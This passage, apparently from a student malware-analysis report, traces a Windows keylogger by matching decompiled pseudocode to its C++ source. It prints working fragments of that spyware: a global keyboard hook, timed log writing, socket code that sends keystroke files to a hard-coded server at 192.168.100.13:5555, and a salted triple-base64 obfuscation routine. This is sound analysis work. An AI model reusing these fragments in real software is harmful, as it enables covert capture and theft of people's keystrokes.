
39     std::string WriteLog(const T &t)
40     {
41         std::string path = GetOurPath(true);
42         Helper::DateTime dt; // use DateTime struct from Helper namespace
43         std::string name = dt.GetDateTimeString("_") + ".log";
44

```

CONNECTING AND SENDING TO THE SERVER

So far we know that, the console gets hidden, how the log files that store the keystrokes are named, and where these log files are stored. Now we'll try to find how and where are these log files sent. To know this, I went back to GetOurPath function that was called right after the _imp_connect function, in [Screenshot 37](#), to check what function were they called in. The function was sub_4028C0, as shown in [Screenshot 41](#).

Screenshot 41



Going through the pseudocode of sub_4028C0, we were able to find the IP address of the remote server it gets connected to, which is "192.168.100.13". We then find the connect and htons function which shows that it gets connected to the server with this IP address, as shown in the source code, in [Screenshot 43](#).

Note: If you recall, we already found out the port number earlier, in the basic dynamic analysis, which is 5555 ([Screenshot 22](#)).

Screenshot 42

```

● 79 v32 = (_int64)&vtable_for<std::basic_fstream<char, std::char_traits<char>> + 64;
● 80 std::basic_filebuf<char, std::char_traits<char>>::basic_filebuf(v33);
● 81 std::basic_ios<char, std::char_traits<char>>::init(v36, v33);
● 82 v42[0] = v43;
● 83 sub_407420(v42, &sTr, &sTr, 0i64);
● 84 WSAStartup(2u, &v44);
● 85 v46 = socket(2, 1, 0);
● 86 AddressLength[0] = 128;
● 87 memset(Address, 0, sizeof(Address));
● 88 v28 = 0;
● 89 p_AddressString = &AddressString;
● 90 strcpy((char *)&AddressString, "192.168.100.13");
● 91 v8 = AddressLength;
● 92 HIBYTE(AddressString) = 0;
● 93 memset(v27, 0, sizeof(v27));
● 94 if (!WSAStringToAddressA((LPSTR)&AddressString, 2, 0i64, &Address, AddressLength))
● 95 *(DWORD *)&v45.sa_data[2] = *(DWORD *)&Address[0].sa_data[2];
● 96 *(WORD *)&v45.sa_data = htons(0x15B3u);
● 97 connect(v46, &v45, 16);
● 98 GetFullPathName((__int64)AddressLength, 1);
● 99 sub_404DD0(&AddressString, v42);
● 100 sub_407E10(&Address, AddressLength, &AddressString);
● 102 v9 = std::basic_filebuf<char, std::char_traits<char>>::open(v33, *(QWORD *)&Address[0].sa_family, 12i64);
● 103 v10 = (char *)&v30 + *(QWORD *)(v30 - 24);
● 104 if (v9)
● 105     std::basic_ios<char, std::char_traits<char>>::clear(v10, 0i64);

```

Screenshot 43

```

53     Data();
54         create_socket();
55
56         inet_pton(AF_INET, "192.168.100.13", &addr.sin_addr.s_addr);
57
58         addr.sin_family = AF_INET;
59         addr.sin_port = htons(5555);
60
61         create_connection();
62
69     void create_socket(){
70         //create socket
71         WSAStartup(MAKEWORD(2, 0), &wsadata);
72
73         server = socket(AF_INET, SOCK_STREAM, 0);
74     }
75
76     void create_connection(){
77         //connect to server
78         connect(server, reinterpret_cast<SOCKADDR *>(&addr), sizeof(addr));
79     }
80

```

Moving down the code, I see the comment of “File creation was not successful. Keylog”, this looks like where the keylogger creates log files and if it fails to create the file, it adds this log message to the AppLog.txt file, as shown in the source code in Screenshot 44.

Screenshot 44

```

99     GetOurPath_maybe_here((__int64)AddressLength, 1);
100    sub_404DD0($addressString, v42);
101    sub_407E10(Address, AddressLength, &AddressString);
102    v9 = std::basic_filebuf<char, std::char_traits<char>>::open(v33, *(__QWORD *)&Address[0].sa_family);
103    if (!v9)
104        std::basic_ios<char, std::char_traits<char>>::clear(v10, 0i64);
105    else
106        std::basic_ios<char, std::char_traits<char>>::clear(v10, *((__DWORD *)v10 + 8) | 4u);
107    if (*(__struct sockaddr **)&Address[0].sa_family != &Address[1])
108        operator delete(*(__void **)&Address[0].sa_family);
109    if ((__int64 *)AddressString != v27)
110        operator delete(*(__void *)AddressString);
111    if ((__BYTER *)AddressLength != v25)
112        operator delete(*(__void *)AddressLength);
113    if (!gword_41D0A8)
114        goto LABEL_12;
115    sub_404DD0(AddressLength, &qword_41D0A0);
116    if (!v24)
117    {
118        *((__QWORD *)&AddressString + 1) = 0i64;
119        *((__QWORD *)&AddressString + 2) = v27;
120        LOBYTE(v27[0]) = 0;
121        std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_reserve(
122            &AddressString,
123            qword_41D0A8 + 42);
124        if ((__signed __int64)(0x7FFFFFFFFFFFFF64 - *((__QWORD *)&AddressString + 1)) > 0x29)
125        {
126            std::cxx11::__int64 string<char, std::char_traits<char>, std::allocator<char>>::_M_append(
127                __int64 &AddressString,
128                __int64 "File creation was not successful. Keylog ",
129                42164);
130            std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_append(
131                __int64 &AddressString,
132                __int64 qword_41D0A0,
133                qword_41D0A8);
134            if ((__QWORD *)&AddressString + 1) != 0x7FFFFFFFFFFFFF64)
135            {
136                v15 = (__m128i *)std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>::__int64;
137                v15->mi128I_i64[0] = __int64 "File creation was not successful. Keylog ";
138                v15->mi128I_i64[1] = __int64 "\n";
139                v15->mi128I_i64[2] = 1i64;
140                *((__QWORD *)&Address[0].sa_family) = &Address[1];
141                if ((__m128i *)v15->mi128I_i64[0] == &v15[1])
142                {
143                    Address[1] = (struct sockaddr)_mm_loadu_si128(v15 + 1);
144

```

Screenshot 45

```

11    std::string keylog = ""; // where store all key strokes are stored
12    void TimerSendData()
13    [
14        Data send;
15        if (keylog.empty()) // do nothing if keylog is empty
16            return;
17
18        std::string last_file = IO::WriteLog(keylog);
19
20        if (last_file.empty()) // if empty, write to debugging log (not successful)
21        {
22            Helper::WriteAppLog("File creation was not successful. Keylog " + keylog + "\n");
23            return;
24        }
25        send.transmit_file();
26    ]

```

And finally we see the function of send, where it takes 4 arguments (the server, the contents, the length of the content, and 0 (meaning no flags are specified)) and sends the created files to the server. This makes it seem that this is our KeybHook header. So let's rename it from sub_4028C0 to KeybHook_maybe_here.

Screenshot 46

```

198 sub_4075A0(Address, v22, v21, 0i64);
199 send(v46, *(const char **)&Address[0].sa_family, *(int *)&Address[0].sa_data[6], 0);
200 if ( *(<struct sockaddr *>)&Address[0].sa_family != &Address[1] )
201 operator delete(*(void **)&Address[0].sa_family);
202 if ( *(_BYTE **)&AddressLength != v25 )
203 operator delete(*(void **)&AddressLength);
204 if ( v42[0] != v43 )
205 operator delete(v42[0]);
206 v30 = (_int64)&vtable for'std::basic_fstream<char, std::char_traits<char>> + 24;
207 v36[0] = (_int64)&vtable for'std::basic_fstream<char, std::char_traits<char>> + 104;
208 v32 = (_int64)&vtable for'std::basic_fstream<char, std::char_traits<char>> + 64;
209 v33[0] = (_int64)&vtable for'std::basic_filebuf<char, std::char_traits<char>> + 16;
210 std::basic_filebuf<char, std::char_traits<char>>::close(v33);
211 std::basic_file<char>::~basic_file(v35);
212 v33[0] = (_int64)&vtable for'std::basic_streambuf<char, std::char_traits<char>> + 16;
213 std::locale::~locale((std::locale *)v34);
214 *(int64)((char *)&v30 + *(_QWORD*)(v6 - 24)) = v20;
215 v14 = *(_QWORD*)(v2 - 24);
216 v32 = v2;
217 *(int64)((char *)&v33[-1] + v14) = v19;
218 LABEL_15:
219 v12 = *(_QWORD*)(v0 - 24);
220 v30 = v0;
221 *(int64)((char *)&v30 + v12) = v18;
222 v31 = 0i64;
223 v36[0] = (_int64)&vtable for'std::basic_ios<char, std::char_traits<char>> + 16;
224 std::ios_base::~ios_base((std::ios_base *)v36);

```

Screenshot 47

```

81     void transmit_file(){
82         //sending data
83         std::string contents((std::istreambuf_iterator<char>(file)), std::istreambuf_iterator<char>());
84
85         //data sent
86         int bytes_sent = send(server , contents.c_str() , contents.length() , 0 );
87     }

```

INSTALLING THE HOOK

Going back to the main function ([Screenshot 31](#)) and looking at the pseudocode of the fourth function that gets called, which is sub_401DD0, it looks like this might be the installhook function in the KeybHook header. This was known from the string on line 14 - "Hook started... Timer Started", which relates to the source code. Moreover, we see the GetDateTimeString function from the helper header just like it is found in the source code. Therefore, let's rename it to installhook_here.

Screenshot 48

```

1 pool sub_401DD0()
2 {
3     _int64 v0; // rax
4     _m128i v1; // xmm0
5     HMODULE ModuleHandleA; // rax
6     _int64 v4; // rbx
7     _int64 v5; // rsi
8     _int64 v6; // [rbp+20h] [rbp-48h] BYREF
9     _int64 v7; // [rbp+28h] [rbp-40h] BYREF
10    void v8; // [rbp+30h] [rbp-38h] BYREF
11    _m128i v9; // [rbp+38h] [rbp-30h] BYREF
12
13    v8 = v9.m128i.u64[1];
14    GetDateTimeStringHere(&v8, "Hook started... Timer started", "", 0i64);
15    helper_here(&v8);
16    if ( v8 == v9.m128i.u64[1] )
17        operator delete(&v8);
18    if ( !byte_41D068 )
19    {
20        byte_41D068 = 1;
21        v5 = 0i64;
22        v9.m128i.u64[1] = 0i64;
23        HMODULE ModuleHandleB = qword_41D06C;
24        v9.m128i.u64[0] = *(_int64)&sub_405A40;
25        v0 = operator new(&v0[20i64]);
26        v1 = _mm_loadau_si128(&v9);
27        *(QWORD*)&v0 = &off_4197A0;
28        *(QWORD*)(v0 + 8) = &qword_41D060;
29        v9.m128i.u64[1] = v1;
30        v7 = v0;
31        std::thread::M_start_thread(&v6, &v7, 0i64);
32        if ( v7 )
33            (*void(_fastcall **)(_int64))(*(_QWORD*)v7 + 8i64))(v7);
34        if ( qword_41D060 )
35        {
36            v4 = std::terminate();
37            if ( v7 )
38                (*void(_fastcall **)(_int64))(*(_QWORD*)v7 + 8i64))(v7);
39            v5 = Unwind_Resume(&v4);
40            if ( v8 != (void*)(v4 + 16) )
41                operator delete(&v8);
42            Unwind_Resume(&v5);
43            JUMPNOT(0x01FC164);
44        }
45        qword_41D060 = v6;
46    }
47    ModuleHandleA = GetModuleHandleA(0i64);
48    hkh = SetWindowsHookExA(13, fn, ModuleHandleA, 0);
49    return hkh == 0i64;
50 }

```

Screenshot 49

```


65  bool InstallHook()
66  {
67      Helper::WriteAppLog("Hook started... Timer started"); // Debug message
68      DataTimer.Start(true);
69
70      // WH_KEYBOARD_LL - indicates we use keyboard hook and LL is low level -> global hook, value 13
71      // OurKeyBoardProc - procedure invoked by hook system every time user press a key
72      // GetModuleHandle serves for obtaining H instance
73      // DWTHREADID or 0 is identifier of thread which hook procedure is associated with (all existing threads)
74      eHook = SetWindowsHookEx(WH_KEYBOARD_LL, (HOOKPROC)OurKeyBoardProc, GetModuleHandle(NULL), 0);
75      return eHook == NULL;
76  }
77

```

CONFIRMING LOCATION AND NAME OF THE FILE THAT STORES THE KEY STROKES


Now let's get back to the sub_404DD0 ([Screenshot 37](#)), which we think is the WriteLog function, to where it was called. As you can see it was called in the KeybHook header twice.

Screenshot 50



To confirm the first calling of the function sub_404DD0,

Screenshot 51



We checked the source code of the KeybHook, we found an object from the Data class which contains the WriteLog function as shown in [Screenshot 52](#).

Screenshot 52

```

C KeybHook.h × C SendData.h
C KeybHook.h > ⚡ TimerSendData()
10
11 std::string keylog = ""; // where store all key strokes are stored
12
13 void TimerSendData()
14 {
15     Data send;
16     if (keylog.empty()) // do nothing if keylog is empty
17         return;
18
19     std::string last_file = IO::WriteLog(keylog);
20
21     if (last_file.empty()) // if empty, write to debugging log (not successful)
22     {
23         Helper::WriteAppLog("File creation was not successful. Keylog '" + keylog + "'");
24         return;
25     }
26     send.transmit_file();
27
28 }
30 Timer DataTimer(TimerSendData, 500 * 60, Timer::Infinite); // time to send (30 seconds)

```


```

C KeybHook.h × C SendData.h
C SendData.h > ⚡ Data > ⚡ Data()
33
34     Data(){}
35
36     create_socket();
37
38     inet_pton(AF_INET, "192.168.100.13", &addr.sin_addr.s_addr);
39
40     addr.sin_family = AF_INET;
41     addr.sin_port = htons(5555);
42
43     create_connection();
44
45     std::string path = IO::GetOurPath(true);
46     std::string name = IO::WriteLog(keylog);
47
48     file.open(path + name, std::ios::in | std::ios::binary);
49
50 }
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70

```

To confirm the second calling of the function sub_404DD0,

Screenshot 53



The WriteLog function was in fact used on line 19 as shown in [Screenshot 54](#). This does not only confirm the WriteLog function but also the KeybHook header. Therefore, let's rename sub_404DD0 to WriteLog_here and Keybhook_maybe_here to Keybhook_here.

Screenshot 54

```

C KeybHook.h × C SendData.h
C KeybHook.h > ⚡ TimerSendData()
10
11 std::string keylog = ""; // where store all key strokes are stored
12
13 void TimerSendData()
14 {
15     Data send;
16     if (keylog.empty()) // do nothing if keylog is empty
17         return;
18
19     std::string last_file = IO::WriteLog(keylog);
20
21     if (last_file.empty()) // if empty, write to debugging log (not successful)
22     {
23         Helper::WriteAppLog("File creation was not successful. Keylog '" + keylog + "'");
24         return;
25     }
26     send.transmit_file();
27
28 }

```

ENCODING ALGORITHM

Finally after hours of analyzing I found the encryption algorithm. I found it by first finding the salts of the encoding in the strings, as shown in [Screenshot 55](#).

Screenshot 55

'\$.rdata:0000... 0000000E C [VK_XBUTTON2]
'\$.rdata:0000... 0000000D C [X Button 2]
'\$.rdata:0000... 0000000B C LM::TB::BB
'\$.rdata:0000... 00000007 C _:/_77
'\$.rdata:0000... 00000010 C line=boostedC++
'\$.rdata:0000... 00000041 C ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
'\$.rdata:0000... 0000001F C Argument domain error (DOMAIN)
'\$.rdata:0000... 0000001C C Argument singularity (SIGN)

I double clicked on one of the salts and was taken to its pseudocode as shown in [Screenshot 56](#). Unfortunately this was not where the algorithm is, however there was useful information. You can see where each salt was stored:

- qword_41D0D8 = "LM::TB::BB"
- qword_41D0D0 = "_:/_77"
- qword_41D0C8 = "line=boostedC++"
- qword_41D0C0 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

Screenshot 56


```

3126     operator delete(vvvv[0]);
3127     sub_401510((int (_cdecl *))())sub_401940);
3128     sub_401510((int (_cdecl *))())sub_401610);
3129     sub_401960(&qword_41D180, "LM::TB::BB");
3130     qword_41D0D8 = (_int64)&qword_41D180;
3131     sub_401510((int (_cdecl *))())sub_4015E0);
3132     sub_401960(&qword_41D160, "_:/_77");
3133     qword_41D0D0 = (_int64)&qword_41D160;
3134     sub_401510((int (_cdecl *))())sub_4015B0);
3135     sub_401960(&qword_41D140, "line=boostedC++");
3136     qword_41D0C8 = (_int64)&qword_41D140;
3137     sub_401510((int (_cdecl *))())sub_401580);
3138     sub_401960(&qword_41D120, "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/");
3139     qword_41D0C0 = (_int64)&qword_41D120;
3140     sub_401960(&qword_41D0A0, &Str);
3141     sub_401510((int (_cdecl *))())sub_401550);
3142     w070 = KewHook::hook_base;

```


After that I checked where else where they called, as shown in [Screenshot 57](#) it was called 3 times in 1 function and the 4th function is where we are currently looking. This makes sense since we used the first Salt 3 times in the encoding algorithm.

Screenshot 57




Here, we finally reached the function of the encoding algorithm, which is sub_401F30.

Screenshot 58




To understand it a bit easier, I will analyze its pseudocode, shown in [Screenshot 59](#). It begins by storing qword_41D0D0 ("_:/_77") in v2 and qword_41D0C8 ("line=boostedC++") in v3, and I'm still not sure where is qword_41D0D8 ("LM::TB::BB") stored. But we can see that it was taken as an argument in sub_407E10 function.

Screenshot 59




After looking at sub_407E10, it looks like it uses the append function to add the arguments taken to a string.

Screenshot 60



Therefore, this looks like it adds all 3 salts to the string. After looking more into the code, I realized the sub_401690 function has been called 3 times.

Screenshot 61



1st time:

Screenshot 62

```

126 sub_401690(&v44, (char **)a2);
127 v15 = (_int128 *)a2->m128i_i64[0];
128 if ( v44 == v46 )
129 {
130     std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_assign(a2, &v44);
131     v15 = (_int128 *)v44;
132 }
133 else
134 {
135     v16 = *(_QWORD *)&v46[0];
136     v17 = v45;
137     if ( m128i_i8 == v15 )
138     {
139         a2->m128i_i64[0] = (_int64)v44;
140         a2->m128i_i64[1] = v17;
141         a2[1].m128i_i64[0] = v16;
142     }
143 else
144 {
145     v18 = a2[1].m128i_i64[0];
146     a2->m128i_i64[0] = (_int64)v44;
147     a2->m128i_i64[1] = v17;
148     a2[1].m128i_i64[0] = v16;
149     if ( v15 )
150     {
151         v44 = v15;
152         *(_QWORD *)&v46[0] = v18;
153         goto LABEL_19;
154     }
155 }
156 v15 = v46;
157 v44 = v46;
158 }
```

2nd Time:

Screenshot 63

```

177 sub_401690(&v44, (char **)a2);
178 v20 = (_int128 *)a2->m128i_i64[0];
179 if ( v44 == v46 )
180 {
181     std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_assign(a2, &v44);
182     v20 = (_int128 *)v44;
183 }
184 else
185 {
186     v21 = v45;
187     v22 = *(_QWORD *)&v46[0];
188     if ( m128i_i8 == v20 )
189     {
190         a2->m128i_i64[0] = (_int64)v44;
191         a2->m128i_i64[1] = v21;
192         a2[1].m128i_i64[0] = v22;
193     }
194 else
195 {
196     v23 = a2[1].m128i_i64[0];
197     a2->m128i_i64[0] = (_int64)v44;
198     a2->m128i_i64[1] = v21;
199     a2[1].m128i_i64[0] = v22;
200     if ( v20 )
201     {
202         v44 = v20;
203         *(_QWORD *)&v46[0] = v23;
204         goto LABEL_26;
205     }
206 }
207 v20 = v46;
208 v44 = v46;
209 }
```

3rd time:

Screenshot 64

```

295 operator delete(v33[v]);
296 sub_401690(&v44, (char **)a2);
297 v31 = (_int128 *)a2->m128i_i64[0];
298 if ( v44 == v46 )
299 {
300     std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_assign(a2, &v44);
301     v31 = (_int128 *)v44;
302 }
303 else
304 {
305     v32 = *(_QWORD *)&v46[0];
306     v33 = v45;
307     if ( m128i_i8 == v31 )
308     {
309         a2->m128i_i64[0] = (_int64)v44;
310         a2->m128i_i64[1] = v33;
311         a2[1].m128i_i64[0] = v32;
312     }
313 else
314 {
315     v34 = a2[1].m128i_i64[0];
316     a2->m128i_i64[0] = (_int64)v44;
317     a2->m128i_i64[1] = v33;
318     a2[1].m128i_i64[0] = v32;
319     if ( v31 )
320     {
321         v44 = v31;
322         *(_QWORD *)&v46[0] = v34;
323         goto LABEL_46;
324     }
325 }
326 v31 = v46;
327 v44 = v46;
328 }
```

This looks like it is our base_64 encode,

Screenshot 65

```

34     const std::string &BASE64_CODES = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
35
36     std::string base64_encode(const std::string &s)
37     {
38         std::string ret;
39         int val = 0; // index we use map to table
40         int bits = -6; // used to represent number of bits in a subgroup (of six)
41         const unsigned int b63 = 0x3F; // decimal value is 63
42
43         for (const auto &c : s) // auto when type is unknown, c is assign every character from s string
44         {
45             val = (val << 8) + c; // left binary shift by 8, same as val * 2^8 + c
46             bits += 8; // add 8 to numbers of bits when extracting info (octets)
47             while (bits >= 0)
48             {
49                 ret.push_back(BASE64_CODES[(val >> bits) & b63]); // does binary right shift + binary AND
50                 bits -= 6;
51             }
52         }
53
54         if (bits > -6) // means at least one character has been insert
55             ret.push_back(BASE64_CODES[((val << 8) >> (bits + 8)) & b63]);
56
57         while (ret.size() % 4)
58             ret.push_back('=');
59
60         return ret;
61     }
62 }
```

because it was called 3 times in our encoding algorithm

Screenshot 66

```

19     // triple encode with base64 with slight modifications
20     std::string EncryptB64(std::string s)
21     {
22         s = SALT1 + s + SALT2 + SALT3;
23         s = base64_encode(s);
24         s.insert(7, SALT3);
25         s += SALT1;
26         s = base64_encode(s);
27         s = SALT2 + SALT3 + s + SALT1;
28         s = base64_encode(s);
29         s.insert(1, "Ls");
30         s.insert(7, "A");
31         return s;
32     }
```

Notice how sub_401690 takes v44 as an argument every time, this indicates that the string that gets encoded is stored in v44. Moreover, v44 is assigned to a2 under certain conditions. Having all the previous information, I was able to understand more what the following code blocks do.

The following block of code is between the 1st time and 2nd time sub_401690 was called. As you can see it first uses the replace function to replace index 7 (7i64) in a2 with qword_41D0C8, which if you recall is where SALT3 is stored. After that it used the append function to add qword_41D0D8, which if you recall is where SALT1 is stored, to a2. This can be confirmed by lines 24 & 25 in [Screenshot 66](#).

Screenshot 67

```

160    v45 = 0i64;
161    *(_BYTE *)v15 = 0;
162    if ( v44 != v46 )
163        operator delete(v44);
164    v19 = a2->m128i_u64[1];
165    if ( v19 <= 6 )
166        goto LABEL_74;
167    std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_replace(
168        a2,
169        7i64,
170        0i64,
171        *(__QWORD *)qword_41D0C8,
172        *(__QWORD *) (qword_41D0C8 + 8));
173    std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_append(
174        (_int64)a2,
175        *(__QWORD *)qword_41D0D8,
176        *(__QWORD *) (qword_41D0D8 + 8));

```

The following code comes after the 2nd time sub_401690 was called and it's similar to [Screenshot 59](#), the sub_4017E10 function was called again which we saw earlier that appends the argument taken to a string. Therefore, this code seems to append first qword_41D0D0 ("_:/_77") and qword_41D0C8 ("line=boostedC++") since they were taken as arguments in sub_4017E10 function. After that v24, which stored qword_41D0D8 ("LM::TB::BB"), was appended to the string. This can be confirmed by line 27 in [Screenshot 66](#).

Screenshot 68

```

215    v24 = (__int64 *)qword_41D0D8;
216    sub_407E10(v39, qword_41D0D0, (__int64 *)qword_41D0C8);
217    v25 = std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_append(
218        (_int64)v39,
219        a2->m128i_i64[0],
220        a2->m128i_i64[1]);
221    v41 = &v43;
222    if ( *(__QWORD *)v25 == v25 + 16 )
223    {
224        v43 = _mm_loadu_si128((const __m128i *) (v25 + 16));
225    }
226    else
227    {
228        v41 = *(void **)v25;
229        v43.m128i_i64[0] = *(__QWORD *) (v25 + 16);
230    }
231    v42 = *(__QWORD *) (v25 + 8);
232    *(__QWORD *)v25 = v25 + 16;
233    *(__QWORD *) (v25 + 8) = 0i64;
234    *(__BYTE *) (v25 + 16) = 0;
235    v26 = std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_append(
236        (_int64)&v41,
237        *v24,
238        v24[1]);
239    v44 = v46;

```

Finally, the last part of the code that comes after the 3rd and final time sub_401690 was called, uses replace to add "Ls" in index 1 (1i64) and to add "A" in index (7i64) to a2. This can be confirmed by lines 29 & 30 in [Screenshot 66](#).

Screenshot 69

```

363    std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_replace(a2, 1i64, 0i64, "Ls", 2i64);
364    v35 = a2->m128i_u64[1];
365    if ( v35 <= 6 )
366        goto LABEL_75;
367    std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_replace(a2, 7i64, 0i64, "A", 1i64);
368    a1->m128i_i64[0] = (_int64)a1[1].m128i_i64;
369    if ( (_int128 *)a2->m128i_i64[0] == m128i_i8 )
370    {

